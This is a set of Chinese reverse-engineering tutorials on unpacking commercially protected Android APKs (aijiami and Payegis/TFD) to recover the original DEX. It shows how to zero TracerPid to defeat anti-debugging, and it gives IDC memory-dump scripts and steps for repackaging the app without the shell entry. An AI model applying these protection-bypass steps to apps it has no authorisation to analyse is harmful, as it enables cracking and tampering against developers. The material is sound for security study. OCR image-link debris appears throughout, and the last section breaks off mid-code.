
某加密新版动态脱壳法(ajm_new)

我是小三


最近小伙伴们在群里都在讨论”某加密”加固强度,具说能防止 dump,我加固了一个简单的 apk 做下测试,下面将我脱壳步骤记录下来与大家交流学习。(高手莫要见笑，没有任何目的,仅供小菜玩乐)

测试环境为:
安卓 2.3
IDA6.6

下面看具体操作步骤:
具体怎样用 IDA 动态调试我就不多说了,论坛已经有很多文章了,下面直接进入正题。
1.准备好调式环境后 用 IDA 附加进程。



2.附加成功后按"G"键 跳到 dvmDexFileOpenPartial 函数与 fopen 函数与 fgets 函数去下好断点。



3. 下好断点后我们来说说它的反调试吧，下面我给两张图片大家可能就会明白它的反调试是怎么一回事了。

在调试状态下查看进程 TracerPid 不为 0

```
# cat /proc/23856/status
cat /proc/23856/status
Name:   der.crackme0201
State:  t (tracing stop)
Tgid:   23856
Pid:    23856
PPid:   152
TracerPid:      23131
Uid:    10057   10057   10057   10057
Gid:    10057   10057   10057   10057
FDSize: 256
Groups:
VmPeak:    92564 kB
VmSize:    92432 kB
VmLck:         0 kB
VmHWM:     16116 kB
```


在非调试状态下查看进程 TracerPid 为 0

```
app_57    24894 152   104248 21104 ffffffff afd0c5ec S com.droider.crackme0201
root      24917 24148 932    328   00000000 afd0b52c R ps
# cat /proc/24894/status
cat /proc/24894/status
Name:   der.crackme0201
State:  S (sleeping)
Tgid:   24894
Pid:    24894
PPid:   152
TracerPid:      0
Uid:    10057   10057   10057   10057
Gid:    10057   10057   10057   10057
FDSize: 256
```


TracerPid：23131

不为0时表示跟踪当前进程的进程 ID,如果是0,表示没有跟踪。

4.明白了反调试后就可以进下面脱壳步骤了 F9 运行 断在 fopen




5.打开进程成功后使用 fgets 获得信息 当获得如下信息进我们将其修改为 0



修改为 0 后

```
debug039:80512386 loc_80512386                                  ; CODE XREF: de
debug039:80512386                                               ; debug039:8051
debug039:80512386 ADD             R0, SP, #0x64
debug039:80512388 MOVS            R1, #0x80
debug039:8051238A MOVS            R2, R6
debug039:8051238C BLX             fgets
debug039:80512390 CMP             R0, #0
debug039:80512392 BNE             loc_80512332
UNKNOWN 80512390: debug039:80512390
View-1
'E84  54 72 61 63 65 72 50 69  64 3A 09 00 00 00 00 00  TracerPid:......
```

6.我在测试时它检查了两次,都修改后就会来到这里。




7. 这样就得到了解密后的 DEX 开始地址与大小,R0 为存放 DEX 数据开始地址,R1 为 Dex 大小,Dump 出来。


8.写个简单的过 idc 脚本将其 dump 出来,开始地址加上 dex 大小就是结束地址了。

0x446DC4E4为开始地址加上大小后等于0x4472AFBC(结束地址)

```
auto fp, dexAddress;
fp = fopen("C:\\test.dex", "wb");
for ( dexAddress=0x446DC4E4; dexAddress < 0x4472AFBC; dexAddress++ )
fputc(Byte(dexAddress), fp);
```

9.如何使用 idc 脚本





运行完脚本后 c 盘就会出来明文的 DEX 了,到此脱壳完成。
重新打包时一定要删除 AndroidManifest.xml 文件中
android:name="com.shell.SuperApplication" 壳入口。

爱加密脱壳


0×01.aijiami 加固特点:

经过加密之后的 apk，将原程序的 dex 加密放在了 assest 目录下，命名为 aijiami.dat,并增加两个新 so:libexec.so, libexemainc.so,在 AndroidManifest.xml 文件中入口 Application 修改为爱加密的 Application,整个 过程相当于在原始 dex 执行前增加了一个加载器，这个加载器运行时解密原 dex 然后启动，新

版的 aijiami 中增加了对调试进程的检查，所以并不能像常 规的壳进行 dex dump。下图口加密后的 AndroidManifest.xml 情况。

0×02.绕过调试进程检测：

非调试状态下,TracerPid 值为零，而在调试状态下此值就是调试器的 pid,aijiami 会在 so 里检测当前运行状态。这一点我们可以通过在检测之前，对 TracerPid 清零绕过它的检测。



调试启动 app
对关键函数下断点：
1.libc.so 模块 fopen 函数 ， fgets 函数

原因：底层会调用 libc 库中的 fopen 函数打开 so 文件句柄，然后通过 fges 函数读取进程状态值，就可以通过修改读取到的状态值绕过调试进程检测。

2.libdvm.so 模块 dvmDexFileOpenPartial 函数，dvmLoadNativeCode 函数.

原因：dvmLoadNativeCode 函数是加载和初始化 so 的函数，dvmDexFileOpenPartial 函数是对缓存 Dex 文件，该函数第一个参数就是解密后 dex 文件头内存地址，而第二个参数是该 dex 大小。

调试分析执行过程

1.fopen—/proc/self/cmdline.debug.atrace.app_cmdlines

2.fgets—-com.droider.crackme0201

3.LoadNativeCode–加载 libexec.so

4.LoadNativeCode–加载 libexecmain.so

5.建立反调试线程（通过检查是否存在调试进程）

6.调用 fopen—-打开/proc/pid/status

7.调用 fgets—读取调试进程 pid

在 fgets 内部会调用 memchr 函数，和 memcpy 函数，memchr 函数完成以换行为分隔符，memcpy 将此次读取位置拷贝到目的缓冲区

```
libc.so:40319704 MOV             R0, R8
libc.so:40319706 MOV             R2, R6
libc.so:40319708 BL              memchr                  ; memchar(status, 0xA, endSize);
libc.so:4031970C LDR             R1, [R4,#4]
libc.so:4031970E CBZ             R0, loc_40319738
libc.so:40319710 ADDS            R0, #1
libc.so:40319712 RSB.W           R6, R8, R0
libc.so:40319716 SUBS            R3, R1, R6
libc.so:40319718 MOV             R2, R6
libc.so:4031971A STMIA.W         R4, {R0,R3}
libc.so:4031971E MOV             R1, R8
libc.so:40319720 MOV             R0, R5
libc.so:40319722 BL              memcpy
```

Hex View-R0

```
4F084BC8  84 4B 08 4F 00 00 00 00  00 00 00 00 0B 04 00 00  .K.O............
4F084BD8  4E 61 6D 65 3A 09 64 65  72 2E 63 72 61 63 6B 6D  Name:.der.crackm
4F084BE8  65 30 32 30 31 0A 53 74  61 74 65 3A 09 52 20 28  e0201.State:.R (
4F084BF8  72 75 6E 6E 69 6E 67 29  0A 54 67 69 64 3A 09 31  running).Tgid:.1
4F084C08  35 32 32 0A 50 69 64 3A  09 31 35 32 32 0A 50 50  522.Pid:.1522.PP
4F084C18  69 64 3A 09 31 34 35 0A  54 72 61 63 65 72 50 69  id:.145.TracerPi
4F084C28  64 3A 09 31 33 37 31 0A  55 69 64 3A 09 31 30 30  d:.1371.Uid:.100
4F084C38  38 33 09 31 30 30 38 33  09 31 30 30 38 33 09 31  83.10083.10083.1
4F084C48  30 30 38 33 0A 47 69 64  3A 09 31 30 30 38 33 09  0083.Gid:.10083.
4F084C58  31 30 30 38 33 09 31 30  30 38 33 09 31 30 30 38  10083.10083.1008
4F084C68  33 0A 46 44 53 69 7A 65  3A 09 32 35 36 0A 47 72  3.FDSize:.256.Gr
4F084C78  6F 75 70 73 3A 09 35 30  30 38 33 20 0A 56 6D 50  oups:.50083 .VmP
4F084C88  65 61 6B 3A 09 20 20 32  37 35 39 31 32 20 6B 42  eak:.  275912 kB
```


修改 TracerPid 值：

定位到 Hex View 窗口，F2 进入编译模式，置 0 后 F2 保存修改

```
4F084BD8  4E 61 6D 65 3A 09 64 65  72 2E 63 72 61 63 6B 6D  Name:.der.crackm
4F084BE8  65 30 32 30 31 0A 53 74  61 74 65 3A 09 52 20 28  e0201.State:.R (
4F084BF8  72 75 6E 6E 69 6E 67 29  0A 54 67 69 64 3A 09 31  running).Tgid:.1
4F084C08  35 32 32 0A 50 69 64 3A  09 31 35 32 32 0A 50 50  522.Pid:.1522.PP
4F084C18  69 64 3A 09 31 34 35 0A  54 72 61 63 65 72 50 69  id:.145.TracerPi
4F084C28  64 3A 09 30 00 00 00 0A  55 69 64 3A 09 31 30 30  d:.....Uid:.100
4F084C38  38 33 09 31 30 30 38 33  09 31 30 30 38 33 09 31  83.10083.10083.1
4F084C48  30 30 38 33 0A 47 69 64  3A 09 31 30 30 38 33 09  0083.Gid:.10083.
4F084C58  31 30 30 38 33 09 31 30  30 38 33 09 31 30 30 38  10083.10083.1008
4F084C68  33 0A 46 44 53 69 7A 65  3A 09 32 35 36 0A 47 72  3.FDSize:.256.Gr
4F084C78  6F 75 70 73 3A 09 35 30  30 38 33 20 0A 56 6D 50  oups:.50083 .VmP
```

0×03.内存 dump

完成 3 次修改后，来到 dvmDexFileOpenPartial 函数，R0 指向内存解密后的 dex 文件头，R1 是 dex 文件 size， 接下来就可以 dump 了. start:0x50FFC634 end:5104C10C



编写 idc 进行内存 dump:

```
1.  #include <idc.idc>
2.  static main(){
3.          auto fp, ea;
4.          fp = fopen("D:\\test.dex", "wb");
5.          for ( ea=0x50FFC634; ea < 0x5104C10C; ea++ )
6.              fputc(Byte(ea), fp);
7.  }
```

Alt+f7 运行 idc 脚本，脱壳完毕。

0×04.apk 还原

接下来使用 apkIDE 等工具重新打包，1.替换掉源 dex 文件 2.删除 AndroidManifest.xml 文件中 android:name=”com.shell.SuperApplication”标签

18:35 :)
程序未注册
Android程序破解演示实例
用户名：
请输入用户名
注册码：
请输入16位的注册码
注 册

http://1.honebl.sinaapp.com/?p=243

TFD APK 加固简单分析


我是小三
测试环境:
安卓 2.3
IDA6.6

最近做各种加固 apk 特别多,这是最近新出现的 apk 加固，我简单做下测试,看是否如他官方说的一样。

下面将我测试步骤记录下来与大家交流学习。
(高手莫要见笑，没有任何目的,仅供小菜玩乐)

下面看具体操作步骤：
具体怎样用 IDA 动态调试我就不多说了,论坛已经有很多文章了,下面直接进入正题。

1.准备好调式环境后 用 IDA 附加进程。



3.附加成功后等 libegis.so 加载到内存但还未执行 JNI_OnLoad 函数时在 JNI_OnLoad 函数下好断点。

```
libegis.so:80503F58
libegis.so:80503F58 PUSH            {R4-R7,LR}
libegis.so:80503F5A SUB             SP, SP, #0x14
libegis.so:80503F5C STR             R1, [SP,#0x28+var_1C]
libegis.so:80503F5E LDR             R2, =(aPayegisAppShie - 0x80503F68)
libegis.so:80503F60 LDR             R1, =(aPayegis - 0x80503F6A)
libegis.so:80503F62 STR             R0, [SP,#0x28+var_20]
libegis.so:80503F64 ADD             R2, PC                  ; "Payegis App Shield, Versi
libegis.so:80503F66 ADD             R1, PC                  ; "Payegis"
libegis.so:80503F68 MOVS            R0, #6
libegis.so:80503F6A BLX             android_log_print
libegis.so:80503F6E BLX             getpid_0
libegis.so:80503F72 LDR             R1, =(unk_8050CEF7 - 0x80503F7A)
libegis.so:80503F74 LDR             R4, =(dword_8050EE90 - 0x80503F80)
libegis.so:80503F76 ADD             R1, PC
libegis.so:80503F78 BL              GetModuleBase           ; 获取libegsi与dex基址
libegis.so:80503F78                                         ; 该函数第一次是获取libegis基址
libegis.so:80503F78                                         ; 第二次是获取classes.dex基址
libegis.so:80503F78                                         ; (这时即将做解密操作)
libegis.so:80503F7C ADD             R4, PC ; dword_8050EE90
```

4. GetModuleBase 函数会被执行两次，该函数第一次是获取 libegis.so 基址,第二次是获取 classes.dex 基址(这时即将做解密操作)。所以在该函数下断,

```
libegis.so:805034A4 GetModuleBase                           ; CODE XREF: JNI_OnLoad+20↓p
libegis.so:805034A4 PUSH            {R4-R7,LR}
libegis.so:805034A6 LDR             R6, =(dword_8050EE84 - 0x805034B0)
```

GetModuleBase F5 后的代码

unsigned __int32 __fastcall GetModuleBase(int a1, const char *a2)

```
{
  const char *v2; // r7@1
  void *v3; // r6@1
  FILE *v4; // r4@4
  char *v5; // r0@7
  unsigned __int32 v6; // r0@7
  char *v7; // r3@5
  unsigned __int32 v8; // r5@5
  unsigned __int32 result; // r0@10
  char s; // [sp+4h] [bp-43Ch]@2
```

```
char haystack; // [sp+24h] [bp-41Ch]@6

int v12; // [sp+424h] [bp-1Ch]@1



v2 = a2;

v3 = off_EE84;

v12 = *(_DWORD *)off_EE84;

if ( a1 >= 0 )

  snprintf(&s, 0x20u, "/proc/%d/maps", a1);

else

  snprintf(&s, 0x20u, "/proc/self/maps", a1);
```

```
v4 = fopen(&s, "r");
if ( v4 )
{
  while ( 1 )
  {
    v6 = (unsigned __int32)fgets(&haystack, 1024, v4);
    if ( !v6 )
      break;
    if ( strstr(&haystack, v2) )
    {
```

```
        v5 = strtok(&haystack, "-");
        v6 = strtoul(v5, 0, 16);
        break;
      }
    }
    v8 = v6;
    fclose(v4);
}
else
{
```

```
    v7 = dlerror();
    _android_log_print(6, "Payegis", "dlopen error : %s", v7);
    v8 = 0;
  }
  result = v8;
  if ( v12 != *(_DWORD *)v3 )
    _stack_chk_fail(v8);
  return result;
}
```

源码应当是这样

```
